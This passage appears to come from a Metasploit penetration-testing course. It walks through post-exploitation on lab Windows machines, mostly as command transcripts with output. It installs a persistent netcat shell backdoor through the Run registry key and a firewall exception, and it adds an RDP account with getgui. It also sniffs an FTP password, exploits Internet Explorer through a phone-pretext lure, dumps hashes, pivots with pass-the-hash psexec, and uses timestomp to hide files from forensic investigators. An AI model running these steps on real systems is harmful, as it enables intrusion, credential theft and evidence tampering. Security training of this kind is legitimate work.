Here we can see there are various options we can utilize to interact with the remote system. We have the full options of reading, writing, creating, and deleting remote registry entries. These can be used for any number of actions, including remote information gathering. Using the registry, one can find what files have been utilized, web sites visited in Internet Explorer, programs utilized, USB devices utilized, and so on.

There is a great quick reference list of these interesting registry entries published by Access Data at http://www.accessdata.com/media/en_US/print/papers/wp.Registry_Quick_Find_Chart.en_us.pdf, as well as any number of internet references worth finding when there is something specific you are looking for.

### Persistent Netcat Backdoor

In this example, instead of looking up information on the remote system, we will be installing a netcat backdoor. This includes changes to the system registry and firewall.

First, we must upload a copy of netcat to the remote system.

```
meterpreter > upload /tmp/nc.exe C:\\windows\\system32
```

```
[*] uploading  : /tmp/nc.exe -> C:\windows\system32
[*] uploaded   : /tmp/nc.exe -> C:\windows\system32nc.exe
```

Afterwards, we work with the registry to have netcat execute on start up and listen on port 455. We do this by editing the key 'HKLM\software\microsoft\windows\currentversion\run'.

```
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run

  Values (3):

    VMware Tools
    VMware User Process
    quicktftpserver

meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v
nc -d 'C:\windows\system32\nc.exe -Ldp 445 -e cmd.exe'
Successful set nc.
meterpreter > reg queryval -k
HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc
Key: HKLM\software\microsoft\windows\currentversion\Run
Name: nc
Type: REG_SZ
Data: C:\windows\system32\nc.exe -Ldp 445 -e cmd.exe
```

Next, we need to alter the system to allow remote connections through the firewall to our netcat backdoor. We open up an interactive command prompt and use the 'netsh' command to make the changes as it is far less error prone than altering the registry directly. Plus, the process shown should work across more versions of Windows, as registry locations and functions are highly version and patch level dependent.

```
meterpreter > execute -f cmd -i
Process 1604 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents > netsh firewall show opmode
Netsh firewall show opmode

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

Standard profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

Local Area Connection firewall configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
```

We open up port 445 in the firewall and double-check that it was set properly.

**C:\Documents and Settings\Jim\My Documents > netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL**
netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL
Ok.

**C:\Documents and Settings\Jim\My Documents > netsh firewall show portopening**
netsh firewall show portopening

Port configuration for Domain profile:

| Port | Protocol | Mode | Name |
|---|---|---|---|
| 139 | TCP | Enable | NetBIOS Session Service |
| 445 | TCP | Enable | SMB over TCP |
| 137 | UDP | Enable | NetBIOS Name Service |
| 138 | UDP | Enable | NetBIOS Datagram Service |

Port configuration for Standard profile:

| Port | Protocol | Mode | Name |
|---|---|---|---|
| 455 | TCP | Enable | Service Firewall |
| 139 | TCP | Enable | NetBIOS Session Service |
| 445 | TCP | Enable | SMB over TCP |
| 137 | UDP | Enable | NetBIOS Name Service |
| 138 | UDP | Enable | NetBIOS Datagram Service |

C:\Documents and Settings\Jim\My Documents >

So with that being completed, we will reboot the remote system and test out the netcat shell.

**root@bt4:/pentest/exploits/framework3# nc -v 172.16.104.128 455**
172.16.104.128: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [172.16.104.128] 455 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

**C:\Documents and Settings\Jim > dir**
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim

05/03/2009 01:43 AM
.
05/03/2009 01:43 AM
..
05/03/2009 01:26 AM 0 ;i
05/12/2009 10:53 PM
Desktop
10/29/2008 05:55 PM
Favorites
05/12/2009 10:53 PM
My Documents
05/03/2009 01:43 AM 0 QCY
10/29/2008 03:51 AM
Start Menu

```
05/03/2009 01:25 AM 0 talltelnet.log
05/03/2009 01:25 AM 0 talltftp.log
4 File(s) 0 bytes
6 Dir(s) 35,540,791,296 bytes free

C:\Documents and Settings\Jim >
```


Wonderful! In a real world situation, we would not be using such a simple backdoor as this, with no authentication or encryption, however the principles of this process remain the same for other changes to the system, and other sorts of programs one might want to execute on start up.

## *Enabling Remote Desktop*

Let's look at another situation where Metasploit makes it very easy to backdoor the system using nothing more than built-in system tools. We will utilize Carlos Perez's 'getgui' script, which enables Remote Desktop and creates a user account for you to log into it with. Utilization of this script could not be easier.

```
meterpreter > run getgui -h
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u  -p
Or:    getgui -e

OPTIONS:

   -e      Enable RDP only.
   -f      Forward RDP Connection.
   -h      Help menu.
   -l      The language switch
           Possible Options: 'de_DE', 'en_EN' / default is: 'en_EN'
   -p      The Password of the user

meterpreter > run getgui -u hacker -p s3cr3t
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Language detection started
[*]         Language detected: en_US
[*] Setting user account for logon
[*]         Adding User: hacker with Password: s3cr3t
[*]         Adding User: hacker to local group ''
[*]         Adding User: hacker to local group ''
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc
/root/.msf3/logs/scripts/getgui/clean_up__20110112.2448.rc
meterpreter >
```

And we are done! That is it. Lets test the connection to see if it can really be that easy.




And here we see that it is. We used the 'rdesktop' command and specified the username and password we want to use for the log in. We then received an error message letting us know a user was already logged into the console of the system, and that if we continue, that user will be disconnected. This is expected behavior for a Windows XP desktop system, so we can see everything is working as expected. Note that Windows Server allows concurrent graphical logons so you may not encounter this warning message.

Remember, these sorts of changes can be very powerful. However, use that power wisely, as all of these steps alter the systems in ways that can be used by investigators to track what sort of actions were taken on the system. The more changes that are made, the more evidence you leave behind.

When you are done with the current system, you will want to run the cleanup script provided to removed the added account.

```
meterpreter > run multi_console_command -rc
/root/.msf3/logs/scripts/getgui/clean_up__20110112.2448.rc
[*] Running Command List ...
[*]         Running command execute -H -f cmd.exe -a "/c net user hacker /delete"
Process 288 created.
meterpreter >
```

## *Packet Sniffing With Meterpreter*

During the time of writing the tutorials for this course, H.D. Moore released a new feature for the Metasploit Framework that is very powerful in every regard. Meterpreter now has the capability of packet sniffing the remote host without ever touching the hard disk. This is especially useful if we want to monitor what type of information is being sent, and even better, this is probably the start of multiple auxiliary modules that will ultimately look for sensitive data within the capture files. The sniffer module can store up to 200,000 packets in a ring buffer and exports them in standard PCAP format so you can process them using psnuffle, dsniff, wireshark, etc.

We first fire off our remote exploit toward the victim and gain our standard reverse Meterpreter console.

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpeter/reverse_tcp
```

```
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.126
msf exploit(ms08_067_netapi) > set RHOST 10.10.1.119
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (205824 bytes)
[*] Meterpreter session 1 opened (10.10.1.4:4444 -> 10.10.1.119:1921)
```

From here we initiate the sniffer on interface 1 and start collecting packets. We then dump the sniffer output to /tmp/all.cap.

```
meterpreter > use sniffer
Loading extension sniffer...success.

meterpreter > help

Sniffer Commands
================

    Command             Description
    -------             -----------
    sniffer_dump        Retrieve captured packet data
    sniffer_interfaces  List all remote sniffable interfaces
    sniffer_start       Capture packets on a previously opened interface
    sniffer_stats       View statistics of an active capture
    sniffer_stop        Stop packet captures on the specified interface

meterpreter > sniffer_interfaces

1 - 'VMware Accelerated AMD PCNet Adapter' ( type:0 mtu:1514 usable:true dhcp:true
wifi:false )

meterpreter > sniffer_start 1
[*] Capture started on interface 1 (200000 packet buffer)

meterpreter > sniffer_dump 1 /tmp/all.cap
[*] Dumping packets from interface 1...
[*] Wrote 19 packets to PCAP file /tmp/all.cap

meterpreter > sniffer_dump 1 /tmp/all.cap
[*] Dumping packets from interface 1...
[*] Wrote 199 packets to PCAP file /tmp/all.cap
```

We can now use our favorite parser or packet analysis tool to review the information intercepted.

The Meterpreter packet sniffer uses the MicroOLAP Packet Sniffer SDK and can sniff the packets from the victim machine without ever having to install any drivers or write to the file system. The module is smart enough to realize its own traffic as well and will automatically remove any traffic from the Meterpreter interaction. In addition, Meterpreter pipes all information through an SSL/TLS tunnel and is fully encrypted.

## packetrecorder

As an alternative to using the sniffer extension, Carlos Perez wrote the packetrecorder Meterpreter script that allows for some more granularity when capturing packets. To see what options are available, we issue the **"run packetrecorder"** comamnd without any arguments.

```
meterpreter > run packetrecorder
Meterpreter Script for capturing packets in to a PCAP file
on a target host given a interface ID.

OPTIONS:

    -h    Help menu.
    -i    Interface ID number where all packet capture will be done.
    -l    Specify and alternate folder to save PCAP file.
    -li   List interfaces that can be used for capture.
    -t    Time interval in seconds between recollection of packet, default 30 seconds.
```

Before we start sniffing traffic, we first need to determine which interfaces are available to us.

```
meterpreter > run packetrecorder -li

1 - 'Realtek RTL8139 Family PCI Fast Ethernet NIC' ( type:4294967295 mtu:0 usable:false
dhcp:false wifi:false )
2 - 'Citrix XenServer PV Ethernet Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
3 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
```

We will begin sniffing traffic on the second interface, saving the logs to the desktop of our BackTrack system and let the sniffer run for awhile.

```
meterpreter > run packetrecorder -i 2 -l /root/
[*] Starting Packet capture on interface 2
[+] Packet capture started
[*] Packets being saved in to /root/logs/packetrecorder/XEN-XP-SP2-
BARE_20101119.5105/XEN-XP-SP2-BARE_20101119.5105.cap
[*] Packet capture interval is 30 Seconds
^C
[*] Interrupt
[+] Stopping Packet sniffer...
meterpreter >
```

There is now a capture file waiting for us that can be analyzed in a tool such as Wireshark or tshark. We will take a quick look to see if we captured anything interesting.

```
root@bt4:~/logs/packetrecorder/XEN-XP-SP2-BARE_20101119.5105# tshark -r XEN-XP-
SP2-BARE_20101119.5105.cap |grep PASS
Running as user "root" and group "root". This could be dangerous.
2489  82.000000 192.168.1.201 -> 209.132.183.61 FTP Request: PASS s3cr3t
2685  96.000000 192.168.1.201 -> 209.132.183.61 FTP Request: PASS s3cr3t
```

Success! The packetrecorder captured a FTP password for us.

## *Pivoting*

Pivoting is the unique technique of using an instance (also referred to as a 'plant' or 'foothold') to be able to "move" around inside a network. Basically using the first compromise to allow and even aid in the compromise of other otherwise inaccessible systems. In this scenario we will be using it for routing traffic from a normally non-routable network.

For example, we are a pentester for Security-R-Us. You pull the company directory and decide to target a user in the target IT department. You call up the user and claim you are from a vendor and would like them to visit your website in order to download a security patch. At the URL you are pointing them to, you are running an Internet Explorer exploit.

```
msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > show options

Module options:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SRVHOST    0.0.0.0          yes       The local host to listen on.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLVersion SSL3             no        Specify the version of SSL that should be used
                                         (accepted: SSL2, SSL3, TLS1)
   URIPATH                     no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(ms10_002_aurora) > set URIPATH /
URIPATH => /
msf exploit(ms10_002_aurora) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ms10_002_aurora) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.101:4444
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.1.101:8080/
[*] Server started.
msf exploit(ms10_002_aurora) >
```

When the target visits our malicious URL, a meterpreter session is opened for us giving full access the the system.

```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.201
[*] Sending stage (749056 bytes) to 192.168.1.201
```

```
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.201:8777) at Mon Dec 06
08:22:29 -0700 2010

msf exploit(ms10_002_aurora) > sessions -l

Active sessions
===============

  Id  Type                 Information                              Connection
  --  ----                 -----------                              ----------
  1   meterpreter x86/win32  XEN-XP-SP2-BARE\Administrator @ XEN-XP-SP2-BARE
192.168.1.101:4444 -> 192.168.1.201:8777

msf exploit(ms10_002_aurora) >
```

When we connect to our meterpreter session, we run ipconfig and see that the exploited system is dual-homed, a common configuration amongst IT staff.

```
msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ipconfig

Citrix XenServer PV Ethernet Adapter #2 - Packet Scheduler Miniport
Hardware MAC: d2:d6:70:fa:de:65
IP Address  : 10.1.13.3
Netmask     : 255.255.255.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

Citrix XenServer PV Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: c6:ce:4e:d9:c9:6e
IP Address  : 192.168.1.201
Netmask     : 255.255.255.0

meterpreter >
```

We want to leverage this newly discovered information and attack this additional network. Metasploit has an autoroute meterpreter script that will allow us to attack this second network through our first compromised machine.

```
meterpreter > run autoroute -h
[*] Usage:   run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]   run autoroute -s 10.1.1.0 -n 255.255.255.0  # Add a route to 10.10.10.1/255.255.255.0
[*]   run autoroute -s 10.10.10.1                 # Netmask defaults to 255.255.255.0
[*]   run autoroute -s 10.10.10.1/24              # CIDR notation is also okay
[*]   run autoroute -p                            # Print active routing table
[*]   run autoroute -d -s 10.10.10.1              # Deletes the 10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available routes
meterpreter > run autoroute -s 10.1.13.0/24
[*] Adding a route to 10.1.13.0/255.255.255.0...
[+] Added route to 10.1.13.0/255.255.255.0 via 192.168.1.201
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
```

```
Active Routing Table
====================

  Subnet           Netmask          Gateway
  ------           -------          -------
  10.1.13.0        255.255.255.0    Session 1

meterpreter >
```

Now that we have added our additional route, we will escalate to SYSTEM, dump the password hashes, and background our meterpreter session by pressing Ctrl-z.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY c2ec80f879c1b5dc8d2b64f1e2c37a45...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3c
f52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9a6ae26408b0629ddc621c90c897b42d:07a59dbe14e2ea9c4792e2f189e
2de3a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ebf9fa44b3204029db5a
8a77f5350160:::
victim:1004:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::

meterpreter >
Background session 1? [y/N]
msf exploit(ms10_002_aurora) >
```

Now we need to determine if there are other systems on this second network we have discovered. We will use a basic TCP port scanner to look for ports 139 and 445.

```
msf exploit(ms10_002_aurora) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options:

  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  CONCURRENCY  10              yes       The number of concurrent ports to check per host
  FILTER                       no        The filter string for capturing traffic
  INTERFACE                    no        The name of the interface
  PCAPFILE                     no        The name of the PCAP capture file to process
  PORTS       1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS                       yes       The target address range or CIDR identifier
  SNAPLEN     65535            yes       The number of bytes to capture
  THREADS     1                yes       The number of concurrent threads
  TIMEOUT     1000             yes       The socket connect timeout in milliseconds
  VERBOSE     false            no        Display verbose output

msf auxiliary(tcp) > set RHOSTS 10.1.13.0/24
```

```
RHOST => 10.1.13.0/24
msf auxiliary(tcp) > set PORTS 139,445
PORTS => 139,445
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run

[*] 10.1.13.3:139 - TCP OPEN
[*] 10.1.13.3:445 - TCP OPEN
[*] 10.1.13.2:445 - TCP OPEN
[*] 10.1.13.2:139 - TCP OPEN
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

We have discovered an additional machine on this network with ports 139 and 445 open so we will try to re-use our gathered password hash with the psexec exploit module. Since many companies use imaging software, the local Administrator password is frequently the same across the entire enterprise.

```
msf auxiliary(tcp) > use exploit/windows/smb/psexec
msf exploit(psexec) > show options

Module options:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOST                       yes       The target address
   RPORT      445              yes       Set the SMB service port
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(psexec) > set RHOST 10.1.13.2
RHOST => 10.1.13.2
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass
81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d
SMBPass => 81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d
msf exploit(psexec) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started bind handler
[*] Authenticating to 10.1.13.2:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
[*] Created \qNuIKByV.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.1.13.2[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.1.13.2[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (UOtrbJMd - "MNYR")...
```

```
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \qNuIKByV.exe...
[*] Sending stage (749056 bytes)
[*] Meterpreter session 2 opened (192.168.1.101-192.168.1.201:0 -> 10.1.13.2:4444) at Mon
Dec 06 08:56:42 -0700 2010

meterpreter >
```

Our attack has been successful! You can see in the above output that we have a meterpreter session connecting to 10.1.13.2 via our existing meterpreter session with 192.168.1.201. Running ipconfig on our newly compromised machine shows that we have reached a system that is not normally accessible to us.

```
meterpreter > ipconfig

Citrix XenServer PV Ethernet Adapter
Hardware MAC: 22:73:ff:12:11:4b
IP Address  : 10.1.13.2
Netmask     : 255.255.255.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

meterpreter >
```

As you can see, pivoting is an extremely powerful feature and is a critical capability to have on penetration tests.

## *Timestomp*

Interacting with most file systems is like walking in the snow...you will leave footprints. How detailed those footprints are, how much can be learned from them, and how long they last all depends on various circumstances. The art of analyzing these artifacts is digital forensics. For various reasons, when conducting a pen test you may want to make it hard for a forensic analyst to determine the actions that you took.

The best way to avoid detection by a forensic investigation is simple: Don't touch the filesystem! This is one of the beautiful things about meterpreter, it loads into memory without writing anything to disk, greatly minimizing the artifacts it leaves on a system. However, in many cases you may have to interact with the file system in some way. In those cases timestomp can be a great tool.

Lets look at a file on the system, and the MAC (Modified, Accessed, Changed) times of the file:

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 5/3/2009 2:30:08 AM
Last Accessed: 5/3/2009 2:31:39 AM
```

Last Modified: 5/3/2009 2:30:36 AM

We will now start by exploiting the system, and loading up a meterpreter session. After that, we will load the timestomp module, and take a quick look at the file in question.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1218)
meterpreter > use priv
Loading extension priv...success.
meterpreter > timestomp -h

Usage: timestomp file_path OPTIONS

OPTIONS:

-a      Set the "last accessed" time of the file
-b      Set the MACE timestamps so that EnCase shows blanks
-c      Set the "creation" time of the file
-e      Set the "mft entry modified" time of the file
-f      Set the MACE of attributes equal to the supplied file
-h      Help banner
-m      Set the "last written" time of the file
-r      Set the MACE timestamps recursively on a directory
-v      Display the UTC MACE values of the file
-z      Set all four attributes (MACE) of the file

meterpreter > pwd
C:\Program Files\War-ftpd
meterpreter > cd ..
meterpreter > pwd
C:Program Files
meterpreter > cd ..
meterpreter > cd Documents\ and\ Settings
meterpreter > cd P0WN3D
meterpreter > cd My\ Documents
meterpreter > ls

Listing: C:\Documents and Settings\P0WN3D\My Documents
==================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   Wed Dec 31 19:00:00 -0500 1969  .
40777/rwxrwxrwx   0     dir   Wed Dec 31 19:00:00 -0500 1969  ..
40555/r-xr-xr-x   0     dir   Wed Dec 31 19:00:00 -0500 1969  My Pictures
100666/rw-rw-rw-  28    fil   Wed Dec 31 19:00:00 -0500 1969  test.txt
meterpreter > timestomp test.txt -v
```

```
Modified      : Sun May 03 04:30:36 -0400 2009
Accessed      : Sun May 03 04:31:51 -0400 2009
Created       : Sun May 03 04:30:08 -0400 2009
Entry Modified: Sun May 03 04:31:44 -0400 2009
```

Now, lets look at the MAC times displayed. We see that the file was created recently. Lets pretend for a minute that this is a super secret tool that we need to hide. One way to do this might be to set the MAC times to match the MAC times of another file on the system. Lets copy the MAC times from cmd.exe to test.txt to make it blend in a little better.

```
meterpreter > timestomp test.txt -f C:\\WINNT\\system32\\cmd.exe
[*] Setting MACE attributes on test.txt from C:\WINNT\system32\cmd.exe
meterpreter > timestomp test.txt -v
Modified      : Tue Dec 07 08:00:00 -0500 1999
Accessed      : Sun May 03 05:14:51 -0400 2009
Created       : Tue Dec 07 08:00:00 -0500 1999
Entry Modified: Sun May 03 05:11:16 -0400 2009
```

There we go! Now it looks as if the text.txt file was created on Dec 7th, 1999. Lets see how it looks from Windows.

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 12/7/1999 7:00:00 AM
Last Accessed: 5/3/2009 3:11:16 AM
Last Modified: 12/7/1999 7:00:00 AM
```

Success! Notice there is some slight differences between the times through Windows and msf. This is due to the way the timezones are displayed. Windows is displaying the time in -0600, while msf shows the MC times as -0500. When adjusted for the time zone differences, we can see that they match. Also notice that the act of checking the files information within Windows altered the last accessed time. This just goes to show how fragile MAC times can be, and why great care has to be taken when interacting with them.

Lets now make a different change. Where in the previous example, we were looking to make the changes blend in. In some cases, this is just not realistic, and the best you can hope for is to make it harder for an investigator to identify when changes actually occurred. For those situations, timestomp has a great option (-b for blank) where it zeros out the MAC times for a file. Lets take a look.

```
meterpreter > timestomp test.txt -v
Modified      : Tue Dec 07 08:00:00 -0500 1999
Accessed      : Sun May 03 05:16:20 -0400 2009
Created       : Tue Dec 07 08:00:00 -0500 1999
Entry Modified: Sun May 03 05:11:16 -0400 2009

meterpreter > timestomp test.txt -b
[*] Blanking file MACE attributes on test.txt
meterpreter > timestomp test.txt -v
Modified      : 2106-02-06 23:28:15 -0700
Accessed      : 2106-02-06 23:28:15 -0700
Created       : 2106-02-06 23:28:15 -0700
Entry Modified: 2106-02-06 23:28:15 -0700
```

Now, when parsing the MAC times, timestomp lists them as having been created in the year 2106!. This is very interesting, as some poorly written forensic tools have the same problem, and will crash when coming across entries like this. Lets see how the file looks in Windows.

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 1/1/1601
Last Accessed: 5/3/2009 3:21:13 AM
Last Modified: 1/1/1601
```

Very interesting! Notice that times are no longer displayed, and the data is set to Jan 1, 1601. Any idea why that might be the case? (Hint: http://en.wikipedia.org/wiki/1601#Notes)

```
meterpreter > cd C:\\WINNT
meterpreter > mkdir antivirus
Creating directory: antivirus
meterpreter > cd antivirus
meterpreter > pwd
C:\WINNT\antivirus
meterpreter > upload /pentest/windows-binaries/passwd-attack/pwdump6
c:\\WINNT\\antivirus\\
[*] uploading  : /pentest/windows-binaries/passwd-attack/pwdump6/PwDump.exe ->
c:WINNTantivirusPwDump.exe
[*] uploaded   : /pentest/windows-binaries/passwd-attack/pwdump6/PwDump.exe ->
c:WINNTantivirusPwDump.exe
[*] uploading  : /pentest/windows-binaries/passwd-attack/pwdump6/LsaExt.dll ->
c:WINNTantivirusLsaExt.dll
[*] uploaded   : /pentest/windows-binaries/passwd-attack/pwdump6/LsaExt.dll ->
c:WINNTantivirusLsaExt.dll
[*] uploading  : /pentest/windows-binaries/passwd-attack/pwdump6/pwservice.exe ->
c:WINNTantiviruspwservice.exe
[*] uploaded   : /pentest/windows-binaries/passwd-attack/pwdump6/pwservice.exe ->
c:WINNTantiviruspwservice.exe
meterpreter > ls

Listing: C:\WINNT\antivirus
===========================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   Wed Dec 31 19:00:00 -0500 1969  .
40777/rwxrwxrwx   0       dir   Wed Dec 31 19:00:00 -0500 1969  ..
100666/rw-rw-rw-  61440   fil   Wed Dec 31 19:00:00 -0500 1969  LsaExt.dll
100777/rwxrwxrwx  188416  fil   Wed Dec 31 19:00:00 -0500 1969  PwDump.exe
100777/rwxrwxrwx  45056   fil   Wed Dec 31 19:00:00 -0500 1969  pwservice.exe
100666/rw-rw-rw-  27      fil   Wed Dec 31 19:00:00 -0500 1969  sample.txt
meterpreter > cd ..
```

With our files uploaded, we will now run timestomp on the files to confuse any potential investigator.

```
meterpreter > timestomp antivirus\\pwdump.exe -v
Modified      : Sun May 03 05:35:56 -0400 2009
Accessed      : Sun May 03 05:35:56 -0400 2009
Created       : Sun May 03 05:35:56 -0400 2009
```

Entry Modified: Sun May 03 05:35:56 -0400 2009
**meterpreter > timestomp antivirus\\LsaExt.dll -v**
Modified : Sun May 03 05:35:56 -0400 2009
Accessed : Sun May 03 05:35:56 -0400 2009
Created : Sun May 03 05:35:56 -0400 2009
Entry Modified: Sun May 03 05:35:56 -0400 2009
**meterpreter > timestomp antivirus -r**
[*] Blanking directory MACE attributes on antivirus

**meterpreter > ls**
40777/rwxrwxrwx 0 dir 1980-01-01 00:00:00 -0700 ..
100666/rw-rw-rw- 115 fil 2106-02-06 23:28:15 -0700 LsaExt.dll
100666/rw-rw-rw- 12165 fil 2106-02-06 23:28:15 -0700 pwdump.exe

As you can see, meterpreter can no longer get a proper directory listing. However, there is something to consider in this case. We have hidden when an action occurred, yet it will still be very obvious to an investigator where activity was happening. What would we do if we wanted to hide both when a toolkit was uploaded, and where it was uploaded?

The easiest way to approach this is to zero out the times on the full drive. This will make the job of the investigator very difficult, as traditional time line analysis will not be possible. Lets first look at our WINNTsystem32 directory.

| Name | Modified | Created | Accessed |
|---|---|---|---|
| setupact | 5/3/2009 2:08 AM | 5/2/2009 8:57 PM | 5/3/2009 2:08 AM |
| setupapi | 5/3/2009 2:11 AM | 5/2/2009 8:57 PM | 5/3/2009 2:11 AM |
| setuperr | 5/3/2009 2:06 AM | 5/2/2009 8:57 PM | 5/3/2009 2:06 AM |
| setuplog | 5/3/2009 2:08 AM | 5/2/2009 8:57 PM | 5/3/2009 2:08 AM |
| Soap Bubbles | 12/7/1999 7:00 AM | 5/2/2009 9:05 PM | 5/2/2009 9:05 PM |
| Sti_Trace | 5/3/2009 2:10 AM | 5/3/2009 2:10 AM | 5/3/2009 2:10 AM |
| system | 5/2/2009 8:57 PM | 12/7/1999 7:00 AM | 5/3/2009 3:10 AM |
| TASKMAN | 12/7/1999 7:00 AM | 5/2/2009 8:57 PM | 5/3/2009 2:07 AM |
| twain.dll | 12/7/1999 7:00 AM | 12/7/1999 7:00 AM | 5/3/2009 2:07 AM |
| twain_32.dll | 12/7/1999 7:00 AM | 12/7/1999 7:00 AM | 5/3/2009 2:07 AM |
| twunk_16 | 12/7/1999 7:00 AM | 12/7/1999 7:00 AM | 5/3/2009 2:06 AM |
| twunk_32 | 12/7/1999 7:00 AM | 12/7/1999 7:00 AM | 5/3/2009 2:06 AM |
